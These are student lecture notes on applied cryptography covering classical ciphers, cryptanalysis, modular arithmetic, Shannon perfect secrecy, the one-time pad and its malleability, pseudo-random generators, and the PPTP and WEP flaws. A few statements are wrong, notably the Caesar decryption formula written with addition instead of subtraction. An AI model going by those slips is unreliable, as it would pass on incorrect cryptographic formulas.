Foundations of Cybersecurity

July 8, 2021

Contents

Chapter 1

Applied cryptography

Disclaimer: These notes are taken from the Foundations of cybersecurity course lecture in the academic year 2020/2021. There might be errors, or something might be missing. Pictures are taken from the teaching material. These notes are for free and for personal use only. They cannot be commercialised in any way.

1.1 Introduction

This course aims to teach how to use Cryptography to build systems and protocols. Cryptography is part of Cryptology. Cryptology is a general subject that includes Cryptanalysis, which is the art of studying and (at least try to) breaking cryptography. The parts of Cryptography that we will focus on are symmetric ciphers, asymmetric ciphers (ciphers that use public keys) and protocols (that use cryptography) (Figure 1.1). Another part of Cryptography that we will study is hash functions used in symmetric ciphers.



Figure 1.1: Cryptology

Cryptography means "writing in a secret way", from "crypto" (secret) and "graphy" (writing). The focus of this course is on applied cryptography. "Applied" because we will not invent our crypto but use well-established ones. Mainly, we will use cryptography as building blocks of secure protocols and applications. Secrets are important because they are everywhere: in secure communications over networks, in encrypting files on file-systems, in content protection (DVD), in user authentication and much more.

The difference with other courses is that we have an adversary with an objective and some resources. (S)he is intelligent and wants to attack our system. While in other courses we focus on random events that are a matter of file and can happen from time to time (e.g., Fault tolerance).

We will learn to:

- Understand and use crypto-primitives: ciphers, hash functions, digital signatures, key exchange.
- Analyse, design and implement protocols: Authentication protocols, key management protocols, crypto-protocols in general.
- Reason about security.

What does "security" mean? It may mean different things:

1. There is a mathematical proof, accepted by experts, that shows it is secure (strongest definition).
2. There is a strong argument why breaking it is as hard as solving a problem we believe is hard.
3. Many very smart, highly motivated people tried to break it but couldn't.
4. There are 834 quadrillion possible keys so it must be secure (weakest definition).

A security engineer thinks differently:

- It is an unfair competition against the adversary: An adversary has to find one weak point. Instead, to secure a system a security engineer has to find all possible weak points.
- Security trade-offs for performance and usability issues: Security requires CPU cycles and bandwidth.
- What's the ROI (return on investment)? Managers may ask what is the return on investment in security (that may be costly).
- The devil hides in details, while the philosophy in the majority of ITC products is "sell first, fix later".

1.2 Symmetric encryption

Let's start by describing the main characters that will be part of these lectures. The main characters are (Figure 1.2):

- Alice and Bob, the good guys. They want to exchange messages through a medium, in this case, suppose the network (secure communication).
- Oscar, the bad guy. He can perform two actions:
  - **Eavesdropping**: Read the messages that Alice and Bob exchange. It is a violation of the confidentiality of the communication.
  - **Tampering**: Modify the exchanged messages. It is a violation of the integrity (or authenticity) of the communication.



Figure 1.2: Main characters

The information exchange could also happen through file-systems between the same actor and is analogous to secure communication. Alice-today can send an encrypted message to Alice-tomorrow.

Let us consider a secure communication problem, i.e., messages exchanged through the network. The symmetric encryption model is (Figure 1.3).

We have a couple of algorithms (*Encryption*, *Decryption*), a *plaintext*, a *ciphertext* and a *shared secret key* of 128 bits. Alice and Bob share a secret, the key, through a secure channel. The key must be kept secret and is used in the encryption/decryption algorithm to generate a ciphertext/plaintext from a plaintext/ciphertext. The plaintext obtained by the decryption algorithm using k must be the same that generates the ciphertext. Alice and Bob exchange ciphertexts through an insecure channel. The encryption and the decryption algorithms are publicly known (never use proprietary algorithms). As the adversary knows the algorithms, the security must rely on the secrecy of the key. The encryption is symmetric because the same key is used for encryption/decryption.



Figure 1.3: Symmetric Encryption Model

Definition 1.2.1 (cipher)**.** A cipher defined over $(\mathcal{K}, \mathcal{P}, \mathcal{C})$ is a pair of "efficient" algorithms (E, D) where:

$$E : \mathcal{P} \times \mathcal{K} \to \mathcal{C} \qquad D : \mathcal{C} \times \mathcal{K} \to \mathcal{P}$$

The cipher is defined over three space: the key space $\mathcal{K}$, the plaintext space $\mathcal{P}$ and the ciphertext space $\mathcal{C}$. "Efficient" means that the algorithms take a short amount of time to produce a result (practical perspective) or have a polynomial complexity (theoretical perspective). The encryption algorithm produces a ciphertext from plaintext and a key, the decryption algorithm produces a plaintext from ciphertext and a key.

A cipher has to satisfy some property. **Consistency property:**

$$\forall p \in \mathcal{P}, k \in \mathcal{K} : D(k, E(k, p)) = p$$

E may be randomized; D is always deterministic. It means that if we encrypt a plaintext p, we must be able to decrypt it using the same key, getting the same p.

We need some security property to select algorithms

Definition 1.2.2 (Informal definition of security of a cipher)**.** A symmetric cipher is secure iff for each pair (p, c) then:

1. given the ciphertext c, it is "difficult" to determine the corresponding plaintext p without knowing the key k, and vice versa (cipher is public, so it is not secure otherwise).
2. given a pair of ciphertext c and plaintext p, it is "difficult" to determine the key k unless it is used just once (the application itself may show the plaintext, e.g., an option).

These properties refer to eavesdropping. "Difficult" means that a polynomial complexity algorithm can't find a solution (theoretical perspective) or need too much time to find a solution (practical perspective).

1.2.1 Cryptanalysis

An historical example. Let's see the cryptoanalysis through an example using the Mono-alphabetic substitution algorithm.

cipher characteristics.

- The key is a permutation of the alphabet.
- **Encryption algorithm:** every clear-text character having position p in the alphabet is substituted by the character having the same position p in the key.
- **Decryption algorithm:** every ciphertext character having position p in the key is substituted by the character having the same position p in the clear-text.
- The number of keys is $26! - 1 \approx 4 \times 10^{26}$.

In the figure 1.4, the plaintext P is first rearranged into P' (group characters into words of the same length) then encrypted.

Cleartext alphabet	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Key	J	U	L	I	S	C	A	E	R	T	V	W	X	Y	Z	B	D	F	G	H	K	M	N	O	P	Q

P = "TWO HOUSEHOLDS, BOTH ALIKE IN DIGNITY,
IN FAIR VERONA, WHERE WE LAY OUR SCENE"
("Romeo and Juliet", Shakespeare)

P' = "TWOHO USEHO LDSBO THALI KEIND IGNIT
YINFA IRVER ONAWH EREWE LAYOU RSCEN E"

C = "HNZEZ KGSEZ WIGUZ HEJWR VSRYI RAYRH
PRYCJ RFMSF ZYJNE SFSNS WJPZK FGLSY S"

Figure 1.4: Mono-alphabetic substitution

First attack (Brute force). The brute force attack (exhaustive key search) consists of trying all the possible keys. So:

- Oscar has ciphertext (y) and some plaintext (x).
- Oscar tries all possible keys: for each k in K if(y==E(k,x)) return k

The brute force attack is always possible. The attack may be more complicated because of false positives. In this case, the brute force attack is practically unfeasible given the enormous key space. Brute force attack considers the cipher as a black box.

The mono-alphabetic substitution algorithm can be broken using an analytical attack, more efficient in this case, which analyses the internals of the algorithm. The mono-alphabetic substitution cipher maintains the redundancy that is present in the cleartext. It can be "easily" crypto-analyzed with a ciphertext-only attack based on language statistics (frequency of single characters in English text). The following properties of a language can be exploited:

- The frequency of letters.
- generalise to pairs or triples of letters.
- Frequency of short words (if word separators have been identified).

Lesson learned.

- Good ciphers should hide the statistical properties of the encrypted plaintext.
- The ciphertext symbols should appear to be random.
- A large key space alone is not sufficient for a strong encryption function (necessary condition).

Cryptanalysis. Cryptanalysis is the science of recovering the plaintext x from the ciphertext y, or, alternatively, recovering the key k from the ciphertext y. Cryptanalysis can be of several types: classical cryptanalysis, implementation attacks and social engineering. What we performed in the example above is a mathematical analysis (part of classical cryptanalysis). Brute force attacks are exploited where there is no better idea and are part of classical cryptanalysis. Implementation attacks consist of attacking the implementation of an algorithm (side-channel attacks) and not the algorithm itself. It is often used for embedded systems because you must hold the device. Social engineering consists of attacking the weakest link to a secure system: humans.

The attack complexity can be seen in terms of:

- **Data complexity:** expected number of input data units required (number of ciphertext, plaintext pairs needed to the algorithm).



Figure 1.5: Cryptanalysis

- **Storage complexity:** expected number of storage units required (amount of memory to store the pairs).
- **Processing complexity:** expected number of operations required to processing input data and/or fill the storage with data (number of steps of the algorithm, time complexity).

The cipher is secure if one of these complexities is exponential. Attacks are classified according to what information an adversary has access to:

- **ciphertext-only attack (the least strong):** the adversary only knows the ciphertext. (S)he has the minimum amount of information.
- **known-plaintext attack:** the adversary knows the ciphertext and the corresponding plaintext.
- **chosen-plaintext attack (the strongest):** the adversary chooses the plaintext. (S)he has the maximum amount of information.

A cipher secure against CPAs is also secure against COAs and KPAs. So, it is a best practice to use ciphers resistant to a CPA even when mounting that attack is not practically feasible.

Definition 1.2.3 (Kerchoff's maxim). A cryptosystem should be secure even if everything about the system, except the key, is public knowledge.

Definition 1.2.4 (Shannon's maxim). The enemy knows the system.

The pros is that maintain the security is easier. Keys are small secrets: keeping small secrets is easier than keeping large ones. Replacing small secrets, once possibly compromised, is easier than replacing large secrets. Security through obscurity is the attempt to use secrecy of design or implementation to provide security. History shows that STO doesn't work: GSM/A1 disclosed by mistake (the A1 algorithm were reverse engineered), Enigma disclosed by intelligence (intelligence stole blueprints, so they where able to build the enigma machine to make experiments). Solely relying on STO is a poor design decision, however, it is a valid secondary measure. Hiding security vulnerabilities in algorithms, software, and/or hardware decreases the likelihood they will be repaired and increases the likelihood that they can and will be exploited by evil-doers. Discouraging or outlawing discussion of weaknesses and vulnerabilities is extremely dangerous and deleterious to the security of computer systems, the network, and its citizens.

Things to remember. Cryptography is a useful tool. It is the basis for many mechanisms (e.g., at the network level, at the operating system level and at the file-system level). Cryptography is not the solution to all security problems, there might be software bugs or social engineering attacks. It is not reliable if not designed, implemented and used properly. Moreover, it is not something you should try to invent yourself.

1.2.2 Exercises

Shift cipher (Caesar cipher). Shift every plaintext letter by a fixed number of positions, the key, in the alphabet with wrap-around, e.g., PT = "ATTACK", K = 17, CT = "RKKRTB". Letters are encoded as numbers (A:0, B:1, ..., Z:25). plaintext and ciphertext are elements of the ring $\mathbb{Z}_{26}$. This ring contains all the integers less than 26 on which we can define arithmetic operations such as addition, subtraction, multiplication and sometimes division.

The encryption and decryption of this cipher are:

C	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
D	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25
E	17	18	19	20	21	22	23	24	25	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

- Encryption $y = x + k \, mod \, 26$
- Decryption $x = y + k \, mod \, 26$

This result in:

- PT = "ATTACK" → 0 19 19 0 2 10.
- K = 17.
- CT = 17 10 10 17 19 1 → "RKKRTB".
- $E(A) = 0 + 17 = 17 \, mod \, 26 = 17$.
- $E(T) = 19 + 17 = 36 \, mod \, 26 = 10$.

Possible attacks for this cipher: brute force attack (small key space, 26 possible keys), analytical attack (letter frequency analysis).

Affine cipher. Definition:

- Let $a, b, x, y \in \mathbb{Z}_{26}$, where x is the cleartext and y is the ciphertext.
- Encryption: $ax + b \, mod \, 26$.
- Decryption: $a^{-1}(y - b) \, mod \, 26$.
- With $k = (a, b)$ and $gdc(a, 26) = 1$.

The property $gdc(a, 26) = 1$ means that a must be coprime w.r.t. 26. This is required for the existence of the division over the ring, because division is not always defined. a^{-1} exists iff $gdc(a, 26) = 1$, so $a^{-1} \cdot a = 1 \, mod \, 26$.

This result in:

- PT = "ATTACK" → 0 19 19 0 2 10.
- K = (9,13).
- CT = 13 2 2 13 5 25 → "NCCNFZ".
- $E(T) = 9 \cdot 19 + 13 = 171 + 13 = 15 + 13 = 28 \, mod \, 26 = 2$. 171 was reduced by mod 26 → $171 = 6 \cdot 26 + 15$.

Possible attacks for this cipher: brute force attack (key space is (#values of a) x (#values of b) = 12 x 26 = 312. Possible values of a are limited because it must be coprime w.r.t. 26), analytical attack (letter frequency analysis).

1.2.3 Recall: Modular arithmetic

Almost all crypto algorithms are based on arithmetic within a finite number of elements. Most number sets we are used to are infinite (e.g., set of integers or real numbers). Modular arithmetic is a simple way of performing arithmetic in a finite set of integers.

Definition 1.2.5 (Modulo operation). Let $a, r, , m \in \mathbb{Z}$, where $\mathbb{Z}$ is a set of all integers, and $m > 0$. We write

$$a \equiv r \, mod \, m$$

if m divides a-r. m is called the modulus and r is called the remainder.

It is always possible to compute the remainder. The remainder is such that $r \in \{0, 1, 2, ..., m - 1\}$. Furthermore, for every given modulus m and number a, there are (infinitely) many valid remainders. There are many sets of remainders that so belong to an equivalence class. For a given modulus m, it does not matter which element from a class we choose for a given computation. If we have involved computations with a fixed modulus we are free to choose the class element that results in the easiest computation. For example, we want to compute $3^8 \, mod \, 7$:

– First method: $3^8 = 6561 \equiv 2 \, mod \, 7$, since $6561 = 937 \cdot 7 + 2$.

– Smarter method: $3^8 = 3^4 \cdot 3^4 = 81 \cdot 81$. We can replace the intermediate result 81 by another member of the same equivalence class. Since $81 = 11 \cdot 7 + 4$ (4 is the smallest positive member in the class), hence: $3^8 = 81 \cdot 81 \equiv 4 \cdot 4 = 16 \, mod \, 7$, from which we obtain $16 \equiv 2 \, mod \, 7$.

However, by agreement, we usually choose r such that $0 \leq r \leq m - 1$.

We can define a structure that is based on modulo arithmetic, the integer ring. Let's look at the mathematical construction that we obtain if we consider the set of integers from zero to $m - 1$ together with the operations addition and multiplication:

Definition 1.2.6 (Ring). The integer ring $\mathbb{Z}_m$ consists of:

1. The set $\mathbb{Z}_m = \{0, 1, 2, ..., m - 1\}$.
2. Two operations "+" and "×" for all $a, b \in \mathbb{Z}_m$ such that:
   (a) $a + b \equiv c \, mod \, m$, $(c \in \mathbb{Z}_m)$.
   (b) $a \times b \equiv c \, mod \, m$, $(c \in \mathbb{Z}_m)$.

The following properties of rings are important:

1. We can add and multiply any two numbers and the result is always in the ring. A ring is said to be closed.
2. Addition and multiplication are associative.
3. There is the neutral element 0 with respect to addition, i.e., for every element $a \in \mathbb{Z}_m$ it holds that $a + 0 \equiv a \, mod \, m$.
4. For any element a in the ring, there is always the negative element $-a$ such that $a + (-a) \equiv 0 \, mod \, m$, i.e., the additive inverse always exists.
5. There is the neutral element 1 with respect to multiplication, i.e., for every element $a \in \mathbb{Z}_m$ it holds that $a \times 1 \equiv a \, mod \, m$.
6. The multiplicative inverse exists only for some, but not for all, elements. Let $a \in \mathbb{Z}_m$, the inverse a^{-1} is defined such that $a \times a^{-1} \equiv 1 \, mod \, m$. If an inverse exists for a, we can divide by this element since $b \div a \equiv b \cdot a^{-1} \, mod \, m$.
7. An element $a \in \mathbb{Z}_m$ has a multiplicative inverse a^{-1} if and only if $gcd(a, m) = 1$, where gcd is the greatest common divisor, i.e., the largest integer that divides both numbers a and m. If $gcd(a, m) = 1$, then a and m are said to be relatively prime or coprime.
8. The distributive law holds.

In summary, the ring $\mathbb{Z}_m$ is the set of integers $\{0, 1, 2, ..., m - 1\}$ in which we can add, subtract, multiply and sometimes divide.

1.2.4 Towards a secure cipher

Consider an adversary with a ciphertext only ability. In this case, possible security requirements are:

– Adversary cannot recover the secret key.

– Adversary cannot recover plaintext.

The Shannon's idea was: if the cipher is good, the ciphertext should not reveal any information about plaintext.

Definition 1.2.7 (Perfect secrecy (Shannon)). A cipher (E,D) defined over $(\mathcal{K}, \mathcal{P}, \mathcal{C})$ has **perfect secrecy** iff

$$\forall p \in \mathcal{P}, c \in \mathcal{C} : Pr(P = p | C = c) = Pr(P = p)$$

where P is a random variable in $\mathcal{P}$ and C is a random variable in $\mathcal{C}$.

In other words, the cipher is perfect if the a-posteriori probability of a plaintext given a ciphertext is equal to the a-priori probability of the plaintext.

Let us consider a situation in which Alice wants to communicate with Bob through an insecure channel, consider the network. Alice at a certain time selects a message that is a random variable for Oscar. Furthermore, consider that Oscar knows the distribution of the messages, that is consistent with the Kerchoff's principle. Alice selects a message and encrypt it, then she sends it to Bob through the network. Oscar looks at the ciphertext (eavesdropping). His knowledge about the messages, i.e., the messages distribution, doesn't change the distribution of ciphertexts. With a perfect cipher, he is not able to refine the ciphertext distribution, he cannot infer that a message is more likely than another.

Theorem 1.2.1 (Shannon)**.** In a perfect cipher (that respects 1.2.7) $|\mathcal{K}| \geq |\mathcal{P}|$, i.e., the number of keys cannot be smaller than the number of messages.

Proof. To prove it by contradiction try and assume that the statement is false, proceed from there and at some point you will arrive to a contradiction.

- Let's assume that $|\mathcal{K}| < |\mathcal{P}|$.
- For the invertibility, it is reasonable to have $|\mathcal{C}| \geq |\mathcal{P}|$, because if $|\mathcal{C}| < |\mathcal{P}|$ there are at least two plaintext for a ciphertext, so we cannot derive the plaintext for a given ciphertext (not invertible).
- From the previous relations we have $|\mathcal{C}| > |\mathcal{K}|$. If we encrypt a plaintext $p_0 \in \mathcal{P}$ with all possible keys k_i, there is at least a ciphertext $c_0 \in \mathcal{C}$ that is not the preimage of p_0.
- Then, we have $P(P = p_0) \neq 0$ and $P(P = p_0|C = c_0) = 0$. We found a case in which the definition of Shannon is not verified, so we found a contradiction.

□

Perfect secrecy means unconditional security, because we assume that an adversary has infinite computing resources and observation of the ciphertext provides the adversary any information. Necessary condition for perfect secrecy is that the key bits are truly randomly chosen (we might be able to decrypt if it is not perfectly random) and key length is at least as long as the message length.

1.3 Stream ciphers

1.3.1 One-time pad (Vernam cipher)

Definition. Assumptions:

- Let x be a t-bit message, i.e., $x \in \{0,1\}^t$.
- Let k be a t-bit keystream (same length of the message), $k \in \{0,1\}^t$, where each bit is truly random chosen (e.g., tossing a coin for each bit).
- The key is only known to the legitimate communicating partners and is used just once.
- Encryption: $y_i = x_i \oplus k_i$ i.e., $y_i = x_i + k_i \, mod \, 2$.
- Decryption: $x_i = y_i \oplus k_i$ i.e., $x_i = y_i + k_i \, mod \, 2$.
- Consistency property can be easily proven:

  Proof. $y_i \oplus k_i = y_i + k_i \, mod \, 2 = x_i + k_i \, mod \, 2 + k_i \, mod \, 2 = x_i + 2k_i \, mod \, 2 = x_i$. □

Theorem 1.3.1. One-time pad has perfect secrecy iff:

1. The keystream k_i is **truly random**.
2. The keystream k_i is only known to the communication parties.
3. Every keystream k_i is **used just once**.

The keystream k_i must be truly random, let's consider the following system of equations:

$$y_0 = x_0 + k_0 \, mod \, 2$$
$$y_1 = x_1 + k_1 \, mod \, 2$$
$$...$$
$$y_n = x_n + k_n \, mod \, 2$$

An adversary may eavesdrop the ciphertexts $y_0, y_1, y_2, ..., y_n$. However, for each line of the system we have one equation in two unknowns (x_i, k_i), this makes the system unsolvable knowing only the ciphertexts. If the keystream k_i is not truly random there must be a relation between keys, making the system solvable. It is possible to compute the otp key from x and y. Furthermore, the key that maps x into y is unique (used just once). This is unpractical because keystream cannot be reused.



Figure 1.6: OTP perfect secrecy: an example

OTP has perfect secrecy: example. Let's consider an example to give an intuition about perfect secrecy of OTP. For simplicity, we consider mod 26 instead of mod 2, conceptually is the same. Spectre (James Bond nemesis) may intercept the message. Spectre may try a brute force attack and tries all the possible keys. The key length is 16 as shown in figure 1.6, so we have 26^{16} possible keys and so the same number of messages. Some of them may be meaningless and some of them may be related to the context but are different from the original one. Only knowing the right key, Spectre can obtain the original message.

Pros and Cons of OTP. Pros:

- Unconditionally secure: A cryptosystem is unconditionally secure or information-theoretically secure if it cannot be broken even with infinite computational resources.
- Very fast encryption/decryption both in hardware and software.
- Only one key maps x into y.

Cons:

- Long keys: unpractical. The key length is equal to the message length, e.g., 1 Gbit message requires 1 Gbit key. It may be problematic to find a secure channel to exchange such a huge key. If we have one, we can exchange directly the message.

– Keys must be used once: avoid two-time pad because it makes the cryptosystem vulnerable to a well established set of attacks. Let $y_1 = x_1 \oplus k$ and $y_2 = x_2 \oplus k$ then $y_1 \oplus y_2 = x_1 \oplus x_2$. Redundancies of x_1 and x_2 can be exploited (e.g., English, ASCII).

– A known-plaintext attack breaks OTP: given (x, y) then $k = x \oplus y$.

– OTP is malleable. Modifications to ciphertext are undetected and have a predictable impact on plaintext.



Figure 1.7: OTP malleability: an example

Definition 1.3.1 (Malleability)**.** A crypto-scheme is said to be malleable if the attacker is capable of transforming the ciphertext into another ciphertext which leads to a known transformation of the plaintext.

The attacker does not decrypt the ciphertext but (s)he is able to manipulate the plaintext in a predictable manner. Oscar, that is not able to decrypt a message, might intercept a message between Alice and the bank and modify it meaningfully as shown in figure 1.7. OTP is perfect for confidentiality but not for integrity, so it is not suitable for internet distributed applications. Anyway, malleability is intrinsically a problem of integrity.

Attack against integrity. Alice sends Bob a ciphertext $c = p \oplus k$. The adversary intercepts c and transmits Bob $c' = c \oplus r$, with r called **perturbation**. Bob receives c' and computes $p' = c' \oplus k = c \oplus r \oplus k = p \oplus k \oplus r \oplus k$ so obtaining $p' = p \oplus r$. The perturbation is transmitted into the plaintext and it goes **undetected**. The perturbation has a **predictable** impact on the plaintext.

Why XOR is a good encryption function. We used many times the $\oplus$ function for encryption, but why is it good?

Theorem 1.3.2. Let X be a random variable on $\{0,1\}^n$, and K an **independent uniform** variable on $\{0,1\}^n$. Then, $Y = X \oplus K$ is uniform on $\{0,1\}^n$.

Proof. We prove the theorem for $n = 1$. Let $P_0 = Pr\{X = 0\}$ and $P_1 = Pr\{X = 1\}$ be the probability distribution of X. Of course, $P_0 + P_1 = 1$ by definition. Since K is uniform, $\frac{1}{2}$ is the probability of both 0 and 1. Let us now compute the probability distribution of $Y = X \oplus K$

X	K	$Y = X \oplus K$	$P(Y)$
0	0	0	$P_0/2$
0	1	1	$P_1/2$
1	0	1	$P_0/2$
1	1	0	$P_1/2$

Let us consider the first row. Since K is independent of X, then $P(X = 0, K = 0) = P(X = 0) \cdot P(K = 0) = \frac{1}{2} \cdot P_0$. Let us now compute $Pr\{Y = 0\}$. $Pr\{Y = 0\} = Pr\{(X, K) = (0, 0) \vee (X, K) = (1, 1)\}$. The two events are disjoint thus we obtain $Pr\{Y = 0\} = Pr\{(X, K) = (0, 0)\} + Pr\{(X, K) = (1, 1)\} = \frac{P_0}{2} + \frac{P_1}{2} = \frac{1}{2}$ ($P_0 + P_1 = 1$ by definition). The joint probabilities are computed as before. □

Thanks to this theorem, we can state that no additional information on the plaintext can be taken from the ciphertext, because the probability distribution of the ciphertext is uniform given that the key is independent uniform.

1.3.2 Making OTP practical

The basic idea is replace the random keystream by a **pseudo-random** keystream, it is not a truly random keystream but it is the result of an algorithm. The pseudo-random generator G is an efficient and deterministic function from the seed space to the keystream space:

$$G : \{0,1\}^s \to \{0,1\}^n \quad n >> s$$

The keystream is computed from a seed, the length of the seed is much less than the length of the keystream. The modified OTP algorithm become:

- Encryption: $y = G(k) \oplus x$.
- Decryption: $x = G(k) \oplus y$.

The key k is a small secret (the seed, e.g., 100 bits). G is a pseudo-random generator, so sender and receiver generate the same keystream.

The OTP-modified (stream cipher) has not perfect secrecy because the length of keys is less than the length of messages, so Shannon's theorem is violated. We need a new definition of security. Security will depend on the specific pseudo-random generator. The more PRG looks like a truly random generator, the more the system will be secure. Pseudo-random generator must **look random**, i.e., indistinguishable from a truly random generator for a **limited adversary**. It must be computationally unfeasible (the algorithm must not be efficient) to distinguish the pseudo-random generator output from a truly random generator output. PRG must have good statistics: the number of 0s and 1s must be approximately the same, also couples (e.g., 0,0) must appear approximately a quarter of times. However, this is not a sufficient condition. A PRG must be also unpredictable, if it is predictable a stream cipher is not secure:

- Assume an adversary is able to determine a prefix of x.
- Then, (s)he can compute a prefix of the keystream, i.e., $y \oplus x \to G(k)$.
- if G is predictable, (s)he can compute the rest of the keystream and thus decrypt y.

A new definition of security is necessary: **computational security**, that is more practical than perfect security.

Definition 1.3.2 (Computational security)**.** A cryptosystem is computationally secure if the **best known algorithm** for breaking it requires at least t operations.

The best we can do is to design cryptosystems for which it is *assumed* that they are computationally secure because a better algorithm for an attack may be discovered at any time. Even if a lower bound on the complexity of an attack is known, we don't know whether any other, more powerful attacks, are possible.

1.3.3 State of the art and case studies

Let us analyze some state of the art of stream ciphers technology.



Figure 1.8: MS-PPTP

Microsoft PPTP (Point-to-Point Tunneling protocol). In **MS-PPTP** the entire interaction from the client to the server is considered as one stream, i.e., messages $m_1, m_2, m_3, \ldots$ are viewed as one long stream that is encrypted using the stream cipher with key K. The same thing is happening also on the server side, i.e., all messages $s_1, s_2, s_3, \ldots$ from the server are also treated as one long stream. This stream is encrypted using the **same pseudo-random seed**, i.e., using the same stream cipher key (thus, generating the same keystream). So, two time pad is taking place (Figure 1.8).

To avoid this, we need to have one key for client-server interactions and another one for server-client interactions. This means that the shared key is actually a pair of keys $K = (K_{cs}, K_{sc})$. So, $Z_{cs} = G(K_{cs})$ keystream is for encryption of client-server interactions, whereas, $Z_{sc} = G(K_{sc})$ is for encryption of server-client interactions.

802.11b WEP. It is the standard originally conceived for protecting communications in WiFi networks. The client and the access point share a secret key whose size is 128 bits.



Figure 1.9: 802.11b WEP

Assume the client wants to send to the AP a frame containing the plaintext m. A checksum $CRC(m)$ is appended to the plaintext. The resulting plaintext gets encrypted using a stream cipher, where the stream cipher key is $(IV||K)$, i.e. the concatenation of an initialization vector IV and the long term key K. We can imagine that IV starts from zero and is incremented by one for every packet (it is a counter). We do this to avoid the two-time pad: IV must be different for each packet. The IV is also sent **in the clear** along with the ciphertext to let the receiver generate the keystream for decryption. The recipient knows the key K, obtains IV from the frame and thus can get the keystream from the PRG by concatenating IV and K (Figure 1.9).

